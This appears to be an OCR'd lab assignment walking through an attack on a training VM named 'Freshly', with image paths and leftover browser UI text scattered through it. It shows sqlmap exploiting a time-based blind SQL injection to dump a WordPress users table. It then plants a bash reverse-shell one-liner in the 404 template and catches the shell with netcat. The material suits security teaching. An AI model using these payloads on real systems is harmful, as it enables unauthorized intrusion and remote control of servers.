

Mozilla Firefox
Kali Linux
Warning: Potential Secu
Old Candy Shop | Put so
Old Candy Shop | Put so
172.20.4.49/login.php
phpMyAdmin
Preferences
172.20.4.49/login.php
Kali Linux Kali Training Kali
Security MSFU Exploit-DB GHDB
Would you like Firefox to save this login for http://172.20.4.49?
admin
SuperSecretPassword
Show password
Don't Save
Save
User
Password
Submit
0

Unsuccessful in retrieving data at this stage:




kali@kali: ~
File Actions Edit View Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:05:52 /2022-06-06/
[21:05:53] [INFO] resuming back-end DBMS 'mysql'
[21:05:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: user (POST)
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: user=yourname' AND (SELECT 6373 FROM (SELECT(SLEEP(5)))dlKe)-- IWXz&password=somepassword&s=Submit
---
[21:05:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ⩾ 5.0.12
[21:05:53] [INFO] fetching tables for database: 'wordpress8080'
[21:05:53] [INFO] fetching number of tables for database 'wordpress8080'
[21:05:53] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[21:05:53] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[21:07:30] [INFO] retrieved:
[21:07:40] [INFO] adjusting time delay to 1 second due to good response times
users
Database: wordpress8080
[1 table]
+-------+
| users |
+-------+
[21:07:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.4.49'
[21:07:53] [WARNING] your sqlmap version is outdated
[*] ending @ 21:07:53 /2022-06-06/
(kali㉿kali)-[~]
$ sudo sqlmap -u " http://172.21.x.49" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 -D wordpress8080 -T users --dump
{1.5.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:08:27 /2022-06-06/
[21:08:27] [CRITICAL] host '172.21.x.49' does not exist
[21:08:27] [WARNING] your sqlmap version is outdated
[*] ending @ 21:08:27 /2022-06-06/
(kali㉿kali)-[~]
$ sudo sqlmap -u " http://172.20.4.49" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 -D wordpress8080 -T users --dump



Step 3: Inject script onto the server and gain access


Assuming you have changed the proxy settings of Firefox to no proxy, we can access the wordpress page on the server by

172.21.x.49:8080

If you are familiar with wordpress, you probably know that wordpress has a fixed log in page address for admins. Let's try to access that page:

172.21.x.49:8080/wordpress/wp-login.php

Enter the user name and password you got from sqlmap, you should be able to log in. Once you have logged in, you will see a dashboard for admin. On the left hand side panel, select Appearance -> Editor. Then on the right hand side, select 404 Template.



Since we can edit the code for the 404 Template, we can insert a reverse shell script that talks back to the Kali machine. Let's use the one line script below:

exec("/bin/bash -c 'bash -i >& /dev/tcp/172.21.x.1/4444 0>&1'");


Insert this line above get_header() and then click the Update File button at the bottom of the editor page.

Open another terminal on Kali. Use the following command to create a server and listen to the port (4444, you can use other ports) we just set (the first option is lower case L).

nc -l -p 4444

You can double-check that your port 4444 is listening by using the following command in another terminal:


netstat -lntup



Now we need to access a web page that doesn't exist to trigger the 404 page, which will execute our script. For instance, your can visit the following page:

172.21.x.49:8080/wordpress/yourname.php

Go to the terminal which is using nc to listen to port 4444. You should see the following:




You are now in the Freshly machine! Type the command


ip a


You should see the Freshly machine's IP address. Take a screenshot.


Answer:

